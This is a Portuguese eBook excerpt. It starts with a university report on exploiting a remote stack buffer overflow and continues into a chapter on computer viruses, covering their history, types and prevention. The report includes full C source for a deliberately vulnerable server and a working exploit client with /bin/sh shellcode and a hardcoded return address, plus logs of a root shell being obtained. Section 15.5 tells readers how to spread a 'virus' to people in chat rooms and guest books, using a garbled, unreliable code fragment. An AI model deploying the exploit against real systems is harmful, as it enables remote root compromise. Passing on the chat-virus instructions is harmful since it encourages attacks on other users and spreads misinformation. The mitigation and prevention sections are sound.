14.3.3. Descrição do cliente

O cliente será responsável pela exploração da falha remota, enviando uma *string* que propositadamente sobrescreverá o endereço de retorno da função **process()** no servidor, alterando o ponteiro de instrução ao final da função para o início do *buffer* estourado. A implementação completa do cliente encontra-se na seção de Anexos. Como sabemos que o tamanho do *buffer* no servidor é de 100 bytes, devemos ter uma *string* com pelo menos 108 *bytes*, para que ela possa sobrescrever tanto o ponteiro de *frame* salvo na pilha como o endereço de retorno. Utilizaremos uma *string* com 109 bytes, para abrigar o *byte* nulo como terminador. Nas posiçoes 104 a 107 da *string*, devemos inserir o endereço de retorno que sobrescreverá o endereço armazenado na pilha. Este endereço deverá apontar para o início do *buffer* estourado. Como não temos acesso ao espaço de endereçamento do processo servidor, teremos que estimar a posição inicial do *buffer*, utilizando conhecimento a respeito do ponteiro de pilha. Cada processo acessa sua pilha por meio de um endereço fixo (um endereço virtual a ser traduzido para um endereço físico). Sabendo que o ponteiro da pilha nos sistemas Linux normalmente é iniciado com valor 0xBFFFFFFF, deveríamos efetuar alguma aritmética para determinar a posição do *buffer*, conhecendo o tamanho das variáveis locais armazenadas na pilha das funções em execução. Um outro artifício será utilizado: enviaremos uma mensagem com 109 *bytes* que contém nas suas posições iniciais instruções NOP, que não realizam qualquer operação, e nas posições finais as instruções do código que desejamos executar. Assim, poderemos estimar o endereço de retorno para qualquer das posições do *buffer* que contenha instrução NOP, já que o fluxo de execução se encarregará de executar as instruções que desejamos quando se esgotarem as instruções inúteis. A *string* enviada para o servidor tem portanto o seguinte formato:

O endereço de retorno deve ser colocado nas posições finais do vetor com os *bytes* em ordem inversa, porque as instruções PUSH armazenam palavras na pilha seguindo esse padrão. O resumo do código do cliente encontra-se a seguir:

```
#define BUFFER_SIZE 100

int socket_descriptor = -1;

char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[BUFFER_SIZE + 9];

int main(int argc, char *argv[]) {

/* Código para estabelecimento de conexão com o servidor... */
/* Código de preparo da string... */

/* Endereço de retorno nas posições finais do vetor */
        large_string[104] = '\xd4';
        large_string[105] = '\xf8';
        large_string[106] = '\xff';
        large_string[107] = '\xbf';
        large_string[108] = 0;

/* Envio da string preparada para o servidor */
        send(socket_descriptor, &large_string, strlen(large_string) + 1,
0);

/* Rotinas de fechamento de conexão com o servidor... */
}
```

14.3.4. Resultados

O teste da exploração da vulnerabilidade foi efetuado em uma máquina Linux do Laboratório de Sistemas Integrados e Concorrentes (LAICO) do CIC, apresentando os resultados esperados. Primeiramente, o servidor vulnerável foi iniciado remotamente com privilégios de super-usuário, a partir de uma sessão OpenSSH:

```
$ su
Password:
$./servidor
Sinopse: servidor <porta>
$./servidor 5000
Servidor vulnerável iniciado e em escuta...
```

O cliente foi então executado em uma máquina qualquer (no caso, a máquina FreeBSD do autor):

```
$ ./cliente
Sinopse: cliente <host> <porta>
$ ./cliente <hostname> 5000
Cliente tentando conexão...
Conectado...
Mensagem Enviada...
$
```

A conexão a partir do cliente foi acusada pelo servidor:

```
$./servidor 5000
Servidor vulnerável iniciado e em escuta...
Descritores dos sockets: Servidor: 3, Conexão: 4
Conexão a partir de 200.140.10.18...
Descritores dos sockets: Servidor: -1869574000, Conexão: 4
Mensagem recebida: ë^1ÀFF
                   °
                    óV
                      Í1ÛØ@ÍèÜÿÿÿ/bin/shÔøÿ¿
$
```

Podemos observar a alteração no descritor do *socket* servidor com o estouro do *buffer*, como previsto em discussão anterior. Estranhamente o servidor parece ter tido sua execução interrompida, quando deveria estar preso em um laço infinito. Verificando-se os processos sendo executados na máquina como o usuário *root*, podemos notar a execução de dois *shells*, quando apenas um foi iniciado. Isto prova que qualquer comando seria executado com as permissões de acesso do usuário *root*, se fornecido seu comando de execução na mensagem enviada ao servidor:

```
$ ps
  PID  TT  STAT    TIME    COMMAND
  923  p0  S       0:00.00 sh
  925  p0  S       0:00.00 sh
  926  p0  R+      0:00.00 ps
  147  v1  IWs+    0:00.00 /usr/libexec/getty Pc ttyv1
  148  v2  IWs+    0:00.00 /usr/libexec/getty Pc ttyv2
  149  v3  IWs+    0:00.00 /usr/libexec/getty Pc ttyv3
  150  v4  IWs+    0:00.00 /usr/libexec/getty Pc ttyv4
  151  v5  IWs+    0:00.00 /usr/libexec/getty Pc ttyv5
  152  v6  IWs+    0:00.00 /usr/libexec/getty Pc ttyv6
$ exit
$ exit
Logout
```

14.4.técnicas para evitara vulnerabilidade

A solução tradicional é utilizar funções de biblioteca que não apresentem problemas relacionados a *buffer overflow*. A solução na biblioteca padrão é utilizar as funções **strncpy(3)** e **strncat(3)** que recebem como argumento o número máximo de caracteres copiados entre as *strings*. Deve haver controle no argumento fornecido para que ele não exceda o tamanho da *string* de destino, ou teremos novamente código vulnerável. A função **sprintf(3)** também pode ser utilizada, desde que se forneça na *string* de formato o número máximo de caracteres a serem impressos na *string* de destino, e que este número seja compatível com a sua capacidade.

Os sistemas BSD fornecem as funções **strlcpy(3)** e **strlcat(3)** para cópia e concatenação de *strings*. Estas funções recebem como argumento o tamanho total do *buffer* de destino.

Existem soluções em bibliotecas distintas da padrão, como a Libmib que implementa realocação dinâmica das *strings* quando seu tamanho é ultrapassado, e a Libsafe que contém versões modificadas das funções suscetíveis a *buffer overflow*, funcionando como um *wrapper* para a libc padrão.

Um dos problemas do servidor implementado é a falta de checagem de tamanho do *buffer* nas chamadas sucessivas à função **read(2)**. As alternativas nesse caso são a inclusão de código de checagem de limite do *buffer* ou a utilização de funções como **recv(2)** que recebem como argumento o tamanho máximo da *string* recebida.

Outras recomendações passam pela utilização de compiladores com checagem de limite, aplicação de *patches* ao sistema operacional que impossibilitem a execução de código na pilha ou *heap* (ainda restam os ataques utilizando a região de texto, entretanto), preferência por alocação dinâmica dos *buffers* na área de *heap*, atenção redobrada na codificação dos laços de interação que preenchem os *buffers* e exame cuidadoso das possíveis entradas do usuário.

Existe um patch para o *kernel* do Linux que torna o segmento da pilha não-executável, apesar deste não se encontrar ainda embutido no *kernel* padrão do Linux.

O sistema OpenBSD recebeu no dia 30 de Janeiro deste ano uma atualização que impede a execução de código contido na pilha do processo. Esta atualização está no ramo de código corrente e, após estabilizado, deverá ser replicada para outros sistemas operacionais, particularmente os BSDs.

14.5.CONCLUSÃO

A exploração de código vulnerável a *buffer overflow* exige alguma habilidade. Entretanto, o conhecimento necessário para tal tarefa pode ser facilmente adquirido pelo material difundido na rede e experimentação exaustiva.

A tarefa de codificar *software* seguro é difícil, mas deve ser tomada com máxima seriedade. Principalmente quando se está desenvolvendo *software* de segurança ou projetado para ser executado com privilégios de super-usuário ou usuário especial do sistema. Chega a impressionar o número de vulnerabilidades a *buffer overflow* encontradas em *software* de utilização ampla, dada a simplicidade das técnicas em evitá-las. É claro que na maioria das vezes aproveitar-se da falha não é fácil como apresentado aqui, mas ainda possível com alguma dedicação.

Neste trabalho, pudemos visitar os princípios básicos utilizados em um ataque a tal falha, a partir do embuste a um servidor TCP codificado com competência duvidosa.

14.6.Anexos

14.6.1. Implementação do servidor

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h%gt;
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define BUFFER_SIZE 100 // Tamanho do buffer de recebimento
#define BACKLOG 5       // Número de conexões na fila do servidor

/* Protótipos de funções */
/* Função de processamento da mensagem recebida */
void process(char *buffer);
/* Função de saída em caso de erro */
void quit_with_error(char * error_message);
/* Rotina para fechamento das conexões e liberação dos sockets */
void cleanup(int socket_descriptor, int incoming_socket);

/* Ponto de entrada do programa */
int main(int argc, char *argv[]) {
        /* Descritor do socket servidor */
        int socket_descriptor = -1;
        /* Buffer de recebimento */
        char buffer[BUFFER_SIZE];
        /* Descritor do socket de conexão com cliente */
        int incoming_socket;
        /* Registro para armazenar endereço do servidor */
        struct sockaddr_in my_address;
```

```
        /* Registro para armazenar endereço do cliente */
        struct sockaddr_in their_address;
        /* Porta em que o servidor irá escutar */
        int server_port = 0;
        /* Inteiro para armazenar o número de btyes recebidos a cada
chamada de read(2) */
        int message_length;
        /* Flag utilizada para ligar o reuso da porta do servidor */
        int i_want_reusable_ports = 1;
        /* Inteiro utilizado para armazenar o tamanho da estrutura
sockaddr */
        int length;
        /* Inteiro utilizado para indexar o buffer de recebimento */
        int index;

        /* Checagem de parâmetros do servidor */
        if (argc!=2) {
                fprintf(stderr,"Sinopse: %s <porta>\n", argv[0]);
                exit(1);
        }
        /* Obtenção da porta a partir da linha de comando */
        server_port = atoi(argv[1]);
        /* Criação de um socket TCP */
        socket_descriptor = socket(AF_INET, SOCK_STREAM, 0);

        /* Checagem da criação do socket TCP */
        if (socket_descriptor < 0) {
                cleanup(socket_descriptor, incoming_socket);
                quit_with_error("Não foi possível abrir socket TCP.\n");
        }

        /* Ligação do reuso na porta utilizada pelo socket */
          if   (setsockopt(socket_descriptor,   SOL_SOCKET,   SO_REUSEADDR,
&i_want_reusable_ports, sizeof(int)) == -1) {
                cleanup(socket_descriptor, incoming_socket);
                 quit_with_error("Não foi possível tornar a porta do
socket reusável.\n");
        }

         /* Montagem do registro que armazena o endereço da máquina
executando o servidor */
        my_address.sin_family = AF_INET;
        my_address.sin_port = htons(server_port);
        my_address.sin_addr.s_addr = INADDR_ANY;
        memset(&(my_address.sin_zero), '0', 8);

        /* Alocação da porta fornecida para o socket servidor */
         if  (bind(socket_descriptor,  (struct  sockaddr  *)  &my_address,
sizeof(my_address)) < 0) {
                cleanup(socket_descriptor, incoming_socket);
                 quit_with_error("Não foi possível alocar porta para o
socket.\n");
        }

        /* Socket em modo de escuta */
```

```
        if (listen(socket_descriptor, BACKLOG) == -1) {
                cleanup(socket_descriptor, incoming_socket);
                 quit_with_error("Não foi possível colocar o socket em
modo de escuta\n.");
        }

        length = sizeof(my_address);
        printf("Servidor vulnerável iniciado e em escuta...\n");

        /* Laço infinito em que o servidor receberá requisições */
        while (1) {
                /* Buffer de recebimento é zerado a cada nova conexão */
                for (index = 0; index < BUFFER_SIZE; index++)
                        buffer[index] = '\0';

                /* Estabelecimento de conexão com o cliente */
                if ((incoming_socket = accept(socket_descriptor, (struct
sockaddr *) &their_address, &length)) == -1) {
                        cleanup(socket_descriptor, incoming_socket);
                          quit_with_error("Não   foi   possível   aceitar
conexão.\n");
                }

                /* Impressão de texto de depuração */
                 printf("Descritores dos sockets: Servidor: %d, Conexão:
%d\n", socket_descriptor, incoming_socket);
                     printf("Conexão     a     partir     de     %s...\n",
inet_ntoa(their_address.sin_addr));
                send(incoming_socket, "Bem-vindo ao servidor vulnerável.
Comporte-se...\n", 49, 0);
                index = 0;

                /* Leitura de mensagem enviada pelo cliente conectado */
                 while ((message_length = read(incoming_socket, buffer +
index, 1)) > 0) {
                        index += message_length;
                        if (buffer[index - 1] == '\0')
                                break;
                }

                /* Impressão de texto de depuração */
                 printf("Descritores dos sockets: Servidor: %d, Conexão:
%d\n", socket_descriptor, incoming_socket);
                printf("Mensagem recebida: %s\n", buffer);

                 /*  Chamada  da  função  de  processamento  da  mensagem
recebida */
                process(buffer);
                /* Fechamento da conexão com o cliente */
                close(incoming_socket);
        }
        /* Liberação do socket servidor */
        cleanup(socket_descriptor, incoming_socket);
        return 0;
}
```

```
/* Processamento da mensagem do cliente.
 * Apenas efetua cópia da string para buffer local, que poderá ser
utilizado por outra thread de execução */
void process(char *buffer) {
        char local_buffer[100];
        strcpy(local_buffer, buffer);
}

void quit_with_error(char * error_message) {
        fprintf(stderr, "%s", error_message);
        exit(1);
}

void cleanup(int socket_descriptor, int incoming_socket) {
        if (socket_descriptor != -1)  {
                close(socket_descriptor);
                close(incoming_socket);
        }
}
```

14.6.2. Implementação do cliente

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>

#define BUFFER_SIZE 100
#define NOP '\x90'
#define OFFSET 50

/* Descritor do socket utilizado pelo cliente para efetuar conexão */
int socket_descriptor = -1;
/* Endereço de retorno */
char return_address = {0xBF, 0xFF, 0xF8, 0xD4};

/* Protótipos de funções */
/* Rotina para fechamento da conexão com o servidor */
void cleanup();
/* Função de saída em caso de erro */
void quit_with_error(char * error_message);

/* Mensagem com código malicioso */
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

/* String que será preparada para provocar o estouro no buffer remoto */
char large_string[BUFFER_SIZE + 9];

/* Ponto de entrada do programa */
```

```
int main(int argc, char *argv[]) {
        /* Registro para armazenar endereço do servidor */
        struct sockaddr_in server_address;
        /* Registro para armazenar resolução do endereço fornecido */
        struct hostent *server;
        /* Inteiro para armazenar porta do servidor */
        int server_port = 0;
        int index, length;

        /* Checagem de parâmetros do cliente */
        if (argc!=3) {
                fprintf(stderr,"Sinopse: %s <host> <porta>\n", argv[0]);
                exit(1);
        }

        /* Obtenção da porta a partir da linha de comando */
        server_port = atoi(argv[2]);
        /* Criação de um socket TCP */
        socket_descriptor = socket(AF_INET, SOCK_STREAM, 0);

        /* Checagem da criação do socket TCP */
        if (socket_descriptor < 0) {
                quit_with_error("Não foi possível abrir socket TCP.\n");
        }

        /* Checagem do hostname fornecido como parâmetro */
        if ((server = gethostbyname(argv[1])) == NULL) {
                quit_with_error("Host inválido.\n");
        }

         /* Montagem do registro que armazena o endereço da máquina
executando o servidor */
        server_address.sin_family = AF_INET;
        server_address.sin_port = htons(server_port);
        server_address.sin_addr = *((struct in_addr *) server -> h_addr);
        memset(&(server_address.sin_zero), '\0', 8);

        printf("Cliente tentando conexão...\n");

        /* Estabelecimento de conexão com o servidor */
            if      (connect(socket_descriptor,      (struct      sockaddr
*)&server_address, sizeof(struct sockaddr)) == -1) {
                 quit_with_error("Não  foi  possível  conectar-se  com  o
servidor.\n");
        }

        printf("Conectado...\n");

        /* Montagem da string que será enviada ao servidor */
        length = strlen(shellcode);
        for (index = 0; index < BUFFER_SIZE + 4; index++) {
                if (index < OFFSET || index >= OFFSET + length)
                        large_string[index] = NOP;
                else large_string[index] = shellcode[index - OFFSET];
        }
```

```
        large_string[104] = return_address[3];
        large_string[105] = return_address[2];
        large_string[106] = return_address[1];
        large_string[107] = return_address[0];
        large_string[108] = 0;

        /* Envio da string preparada */
        send(socket_descriptor, &large_string, strlen(large_string) + 1,
0);

        printf("Mensagem enviada...\n");

        cleanup();
        return 0;
}

void quit_with_error(char * error_message) {
        cleanup();
        fprintf(stderr, "Erro: %s", error_message);
        exit(1);
}

void cleanup() {
        if (socket_descriptor != -1)  {
                close(socket_descriptor);
        }
}
```

14.7.referências bibliográficas

HYDE, Randall. *The Art of Assembly Language Programming*.

Beej's Guide to Network Programming: Using Internet Sockets.

WHEELER, David A. *Secure Programming for Linux and Unix HOWTO*.

Writing buffer overflow exploits - a tutorial for beginners.

How to write Buffer Overflows.

Trabalho da Disciplina Segurança de Dados 2/02

Diego de Freitas Aranha
Departamento de Ciência da Computação
Universidade de Brasília

CAPITULO 5

Vírus Uma Ameaça Global/Estudo/fonte de Vírus

15.Introdução

A Tecnologia de Informação mudou totalmente a vida das pessoas. Hoje quase tudo é informatizado. A cada semana ouve-se notícias de lançamentos de novas tecnologias que vão substituindo as atuais numa velocidade espetacular.

Num ritmo mais acelerado, tecnologias da mesma área, vão se multiplicando a cada dia, e infelizmente não são desenvolvidas para auxiliar na melhoria das tecnologias atuais, pelo contrário, são ameaças suficientemente poderosas e com um notório poder de destruição, conhecidas como: vírus de computador.

Os vírus de computador podem ser inofensivos como uma simples brincadeira de criança, como também podem ser o fim de todo um trabalho.

Essas ameaças do mundo da informação eletrônica, são frutos de mentes doentias que se privilegiam de conhecimentos em linguagens de programação, e a partir delas, criam códigos que fazem de nossos vulneráveis computadores, verdadeiros bonecos de marionetes.

Mas esse alto conhecimento em programação já não é tanto assim um prérequisito.
Hoje existem programas que criam vírus ao gosto do usuário.
É preciso estar atento e preparado para identificar o inimigo e poder combatêlo de forma eficaz.

15.1.Vírus de computador o que é isso

É um programa como outro qualquer, mas com um único diferencial: seu código é nocivo aos sistemas operacionais e respectivos aplicativos.

Gerados como arquivos executáveis, têm como característica principal a possibilidade de auto replicação, ou seja, uma vez executado, ele passa a ficar ativo na memória do computador e é feita uma cópia de seu código para dentro da unidade de armazenamento (disquete ou disco rígido) onde serão rodadas suas instruções nocivas no sistema infectado.

As finalidades desses programas nocivos não são outras senão a de alterar, corromper e ou destruir as informações acondicionadas em disquetes e discos rígidos de microcomputadores.

15.2.HISTÓRICO:A EVOLUÇÃO DE VÍRUS DE COMPUTADOR

1983 – O pesquisador **Fred Cohen** (doutorando de engª. elétrica da Univ. da Califórnia do Sul), entre suas análises, batizou os programas de códigos nocivos como "Vírus de Computador".

1987 - Surge o **Brain**, o primeiro vírus de computador de que se tem notícia.
Ele infecta o setor de boot de disquetes (na época de 360 Kb), e utiliza técnicas para passar despercebido pelo sistema.

Stoned (primeiro vírus a infectar o registro mestre de boot, MBR) é liberado.
Ele danifica o MBR da unidade de disco rígido, corrompendo ou até mesmo impedindo a inicialização do sistema operacional.

1988 – O primeiro software antivírus é oferecido por um programador da Indonésia. Depois de detectar o vírus Brain, ele o extrai do computador e imuniza o sistema contra outros ataques da mesma praga.

O **Internet Worm** é liberado na ainda emergente Internet e atinge cerca de 6.000 computadores.

1989 – Aparece o **Dark Avenger**, que contamina programas rapidamente, mas o estrago subseqüente acontece devagar, permitindo que o vírus passe despercebido por muito tempo.

A IBM fornece o primeiro antivírus comercial e é iniciada uma pesquisa intensiva contra as pragas eletrônicas.

No início do ano, apenas 9% das empresas pesquisadas sofreram um ataque de vírus. No final do ano, esse número saltou para 63%.

1992 – **Michelangelo**, o primeiro vírus a causar agitação na mídia. É programado para sobregravar partes das unidades de disco rígido em 6 de março, dia do nascimento do artista da Renascença. As vendas de software antivírus disparam, embora apenas alguns casos de infecção real sejam reportados.

1994 – O autor de um vírus chamado **Pathogen**, na Inglaterra, é rastreado pela *Scotland Yard* e condenado a 18 meses de prisão. É a primeira vez que o autor de um vírus é processado por disseminar código destruidor.

1995 – Surge o **Concept**, o primeiro vírus de macro. Escrito na linguagem *Word Basic da Microsoft*, pode ser executado em qualquer plataforma com Word - PC ou Macintosh.O Concept desencadeia uma explosão no número de vírus de macro, pois são muito fáceis de criar e se disseminar.

1999 – O vírus **Chernobyl,** que deixa a unidade de disco rígido e os dados do usuário inacessíveis, chega em abril. Embora tenha contaminado poucos computadores nos Estados Unidos, provocou danos difundidos no exterior. A China sofre prejuízos de mais de US$ 291 milhões. Turquia e Coréia do Sul também foram duramente atingidas.

2000 – O vírus **LoveLetter**, liberado nas Filipinas, varre a Europa e os Estados Unidos em seis horas. Infecta cerca de 2,5 milhões a 3 milhões de máquinas, causando danos estimados em US$ 8,7 bilhões.

2001 – A "moda" são os códigos nocivos do tipo Worm (proliferam-se por páginas da Internet e principalmente por e-mail). São descobertos programas que criam vírus. Um deles é o *VBSWorms Generator*, que foi desenvolvido por um programador argentino de apenas 18 anos.

15.3.INFECÇÃO:COMO ACONTECE

Vírus por disquete:
Para que um programa de código destrutivo(vírus) possa proliferar-se, é necessário uma forma de transporte. Como os vírus biológicos,é preciso um "hospedeiro" para entrar em contato com outro corpo e assim poder disseminar o vírus.

Uma das formas mais usadas por muito tempo e até hoje é o uso de disquetes.
O criador do vírus grava seu código destrutivo em disquete, e posteriormente, executa-o em máquinas que são usadas por várias pessoas, como computadores de salas de treinamento ou de empresas. O próximo usuário a utilizar o computador infectado, entrará com seu disquete e o vírus que já está carregado na memória, se auto copiará ocultamente para o disquete, gerando assim mais um "hospedeiro".

• Vírus por e-mail
Outra forma, que hoje é a mais focada pelos criadores de vírus, é o correio eletrônico.É a forma mais eficiente de se disseminar um vírus, pois praticamente todas as pessoas que usam computadores, possuem um e-mail.

Ao abrir uma mensagem que contenha em anexo um arquivo de código nocivo, nada de anormal acontecerá, isso porque o conteúdo da mensagem não pode ser executado, por se tratar de texto que não utiliza linguagens de programação como recurso. Mas ao executar o arquivo anexado, será iniciado o processo de execução das instruções contidas em seu código.

As principais instruções desses vírus são a de se auto copiar para o disco rígido, buscar a lista de endereços eletrônicos do gerenciador de e-mail utilizado **(Outlook Express, Netscape Messenger, Eudora, etc.)** e se autoenviar para todos os nomes da lista.

15.4.principais tipos de vírus

Vírus de Boot:
A característica desses tipos de vírus é a infecção de códigos executáveis localizados no setor de inicialização das unidades de armazenamento, tanto disquetes, quanto discos rígidos.

As unidades de armazenamento reservam uma parte de seu espaço para informações relacionadas à formatação do disco, diretórios e arquivos armazenados, além de um pequeno programa chamado "**Bootstrap**", que é responsável por carregar o sistema operacional na memória do computador.

O **Bootstrap** é o principal alvo dos vírus de boot. Eles alteram seu código, que por sua vez altera a seqüência de boot do computador, passando a carregar após o BIOS, o setor de boot infectado e as instruções do código do vírus de boot para a memória da máquina e posteriormente o sistema operacional.

Exemplos de alguns vírus de boot: Stoned; Ping-Pong; Leandro&Kelly; AntiEXE.

• Vírus de Arquivo:
Esses tipos de vírus têm como principal missão a infecção de arquivos executáveis, geralmente os arquivos de extensão EXE e COM. Podem também infectar arquivos importantes como os de extensão: SYS; OVL; OVY; PRG;MNU; BIN; DRV; DLL, etc. Um dos arquivos mais visados é o COMMAND.COM, que é um dos arquivos do sistema operacional com maior índice de execução.

Quando um programa é executado, ele fica carregado na memória do computador para que seja lido pelo processador. Estando esse programa infectado, as instruções do código do vírus também serão executadas pelo processador, e uma das instruções é a de copiar o código nocivo para dentro dos demais arquivos executáveis "saudáveis", gerando assim uma infecção generalizada.

Alguns vírus de arquivos: Dark Avenger; MaTriX; Freddy Kruegger, Chernobyl, dentre tantos outros.

• Vírus de Macro:
Este é um tipo de vírus relativamente novo. O primeiro vírus de macro, o Concept, surgiu em 1995. A criação desse tipo de vírus se dá a partir da linguagem de programação Word Basic, que é responsável por criar e executar macros(automatização de textos) no processador de textos Microsoft Word e também no Microsoft Excel.

O principal alvo dos vírus de macro é o arquivo NORMAL.DOT, que é responsável pela configuração do Word. A partir de sua contaminação, se torna ultra rápida a infecção de outros documentos, pois a cada vez que se abre ou se cria um novo documento, o NORMAL.DOT é executado.

As avarias causadas pelos vírus de macro vão desde a alteração dos menus do Microsoft Word, da fragmentação de textos, até a alteração de arquivos de lote como o AUTOEXEC.BAT, que pode receber uma linha de comando do DOS, como por exemplo: DELTREE, que apagará parcial ou totalmente o conteúdo do disco rígido, assim que o computador for inicializado.Exemplos de vírus de macro: Wazzu, CAP.A, Melissa.

15.5.Vírus nas Salas de bate papos

Para você enviar um vírus pelo bate papo é muito simples.Você só deverá colocar um código na caixa de enviar mensagens do bate papo, e enviar para quem você quiser. Você pode enviar para todas as pessoas, ou só para uma (pelo reservado) ou até mesmo para você!.

Esse vírus se chama VBS.Haptime.A@mm.

Ele é um tipo de comando feito pelo Visual Básic(VB) e funciona em qualquer lugar.Se você quiser, você pode mandar este comando para um Guest Book (Livro de Visitas), assim todos que entrarem na pagina onde esse comando está, pegará o vírus, ou seja, somente entrando o cara já está infectado.

Suponha que Você estava no bate papo e vê uma simples no bate papo como ("FDFGCV/FREW-fdfcx 1471x7774"), e depois vê o seu antivírus alertando você de que está contaminado.

Pode ter sido essa simples mensagem!(Mas não seria essa)

Tem o vírus que não infecta nada e só serve para assustar as pessoas que possuem Anti-Vírus, e o que infecta o computador e causa alguns "probleminhas"(nada de grave).

É esse o código:
MM.AttachmentPathName = Gsf & "Untitled.htm"

Note que tem que colocar uma aspas(") no final.

Então ficaria: MM.AttachmmentPat..."/Untitled.htm"
Agora copie esse código e depois cole na caixa de mensagem do Bate Papo e mande para quem quiser ou para todos.

Ao copiar esse código, você também irá se infectar, mais logo que copiar outra coisa não estará mais infectado.(Não me responsabilizo pelo mal uso das informações, leia o capitulo 16 desse eBook, “leis e crimes na internet).

15.6.código Fonte de Vírus

A seguir, disponibilizarei alguns código de fontes de alguns vírus conhecidos.

(Não me responsabilizo pelo mal uso das informações, leia o capitulo 16 desse eBook, “leis e crimes na internet).

15.7.Prevenção:a batalha contra as pragas

Hoje não existe computador imune a vírus. A cada dia surgem novos vírus, e os pesquisadores das empresas desenvolvedoras de programas antivírus levarão um certo tempo para detectar que o código de um determinado arquivo é destrutivo e seja considerado vírus.

Até que seja desenvolvida uma atualização de antivírus para detectar a nova praga, poderá ter ocorrido sérios danos em decorrência de sua rápida disseminação. Isso quer dizer que não existe programa que ofereça total proteção.

Uma estratégia de prevenção deve ser adotada, para não viver na vulnerabilidade.

• Prevenindo a infecção:

A seguir veremos alguns procedimentos que devem ser seguidos para manter a integridade dos dados de seu computador caso ocorra uma possível tentativa de infecção. Lembrando que é de vital importância ter um programa antivírus atualizado em seu sistema operacional. (veremos a instalação posteriormente).

- Executar o antivírus em todo o disco rígido, nos disquetes mais utilizados e também nos disquetes que não possuam nenhum conteúdo. O antivírus deve estar configurado para checar o **MBR(Registro Mestre de Boot)**,setores de boot e principalmente a memória do computador. Lembre-se que muitas vezes, sequer é necessário abrir arquivos ou rodar um programa a partir de um disquete contaminado para infectar o seu computador. Pelo fato de todos os discos e disquetes possuírem uma região de boot (mesmo os não inicializáveis), basta o computador inicializar ou tentar a inicialização com um disquete contaminado no seu drive para abrir caminho para a contaminação. Normalmente, o modo padrão de checagem de um antivírus contém todos esses itens, incluindo outros tipos de arquivos além dos *.COM e *.EXE.

- Ajustar o antivírus para checar os setores de boot, MBR e memória do computador em toda inicialização é uma boa medida preventiva, para bloquear vírus de sistema que venham a infectar algum arquivo de inicialização. Ao instalar um antivírus, geralmente, ele já vem ajustadopara executar esse procedimento.

- O antivírus, se possuir um checksummer (vacinador), deve ser habilitado para tirar a "impressão digital" ou "vacinar" todos os tipos de arquivos visados pelos vírus. É desnecessário vacinar todos os arquivos do disco, basta vacinar apenas os arquivos visados pelos vírus (arquivos de dados simples, como txt, html, som e imagem, por exemplo, não são infectáveis).

- O antivírus deverá ser utilizado toda vez que um disquete não checado for ser aberto pelo seu computador. Não permita a leitura de disquetes suspeitos antes de checá-los com o antivírus e só os abra se eles estiverem "limpos".

- Trave fisicamente contra gravação todos os seus disquetes com programas de instalação, backups e drivers.

- Se existir, habilite a checagem automática de arquivos copiados(download) pela Internet.

- Se não possuir checagem automática de arquivos copiados pela Internet, cheque sempre os arquivos potencialmente infectáveis que forem copiados, principalmente os arquivos *.DOC, *.XLS e *.EXE (arquivos de imagem jpg, gif, etc, e texto simples não precisam ser checados).

- Jamais abra ou execute arquivos suspeitos ou de origem não confiável obtidos via Internet. Jamais abra ou execute arquivos "attachados" em emails sem checagem contra vírus. Contudo, pode ficar relativamente tranqüilo quanto aos e-mails propriamente ditos, eles em si são inofensivos, ao contrário dos boatos comuns indicando o contrário.

- Atualize constantemente seu antivírus. Usualmente são disponibilizados na Internet em atualizações mensais que podem ser copiadas na forma de arquivos executáveis ou acessadas diretamente na forma de smart-updates pelo seu antivírus.

- Após uma atualização, cheque todo seu HD conforme a etapa inicial. Um monitor residente em memória (os antivírus possuem esse acessório), permite que o usuário, caso um vírus ultrapasse a primeira linha de defesa e tente infectar o PC, seja alertado, o que possibilita que barremos a disseminação. Mas essa segunda linha de defesa não substitui a primeira, apenas aumenta a segurança do conjunto para eventuais "furos" de procedimento (por exemplo, ao esquecermos de verificar um disquete).

• Prevenindo danos provocados por vírus

Evitar a contaminação é importante, mas devemos ficar atentos para a possibilidade do computador ser contaminado (que normalmente ocorre por descuido nos procedimentos de prevenção de infecção ou por falta de atualização dos antivírus). Nesse caso, o mais importante é detectar o vírus rapidamente, antes que ele provoque danos ao seu sistema, além de ter à mão os disquetes de emergência do seu antivírus ou pelo menos um disquete de inicialização (boot) "limpo" e travado contra gravação. Note que um vírus pode ser residente em memória e, ou atacar o programa de antivírus instalado no seu computador, por isso é tão importante ter sempre à mão um disquete "limpo" de boot com a inicialização do seu sistema operacional e, ou um antivírus que possa ser rodado a partir dele.

> Os disquetes de emergência são feitos pelos antivírus e não devem ser dispensados. Durante a instalação eles se oferecem para criá-los. Caso não os tenha feito, procure a opção do seu antivírus para isso e faça-os. Lembre-se de atualizar periodicamente seus disquetes de emergência conforme o conteúdo do seu computador for se alterando.

Caso não disponha de um antivírus completo ou não tenha nenhum, precisará no mínimo de um disquete de inicialização para o caso de emergência. Um disquete de sistema

pode ser feito pelo gerenciador de arquivos ou explorer do Windows ou com o comando FORMAT/S do DOS.

Um antivírus ajustado para escanear os setores de boot, MBR e memória do computador em toda inicialização garantirá que um vírus detectado não se dissemine caso ele consiga atingir alguma dessas áreas do computador. O monitor residente em memória também alerta imediatamente tentativas de residência em memória por vírus ou alteração de arquivos protegidos.

Lembre-se que o principal objetivo do vírus é disseminar-se o máximo possível até ser descoberto ou deflagrar um evento fatal para o qual foi construído, como, por exemplo, apagar todo disco rígido. Entretanto, é comum o aparecimento de alguns sintomas perceptíveis, mesmo sem o uso de antivírus, quando o computador está infectado.
Geralmente, tais sintomas são alterações na performance do sistema e, principalmente, alteração no tamanho dos arquivos infectados. Uma redução na quantidade de memória disponível pode também ser um importante indicador de virose. Atividades demoradas no disco rígido e outros comportamentos suspeitos do seu hardware podem ser causados por vírus, mas também podem ser causadas por softwares genuínos, por programas inofensivos destinados à brincadeiras ou por falhas e panes do próprio hardware.

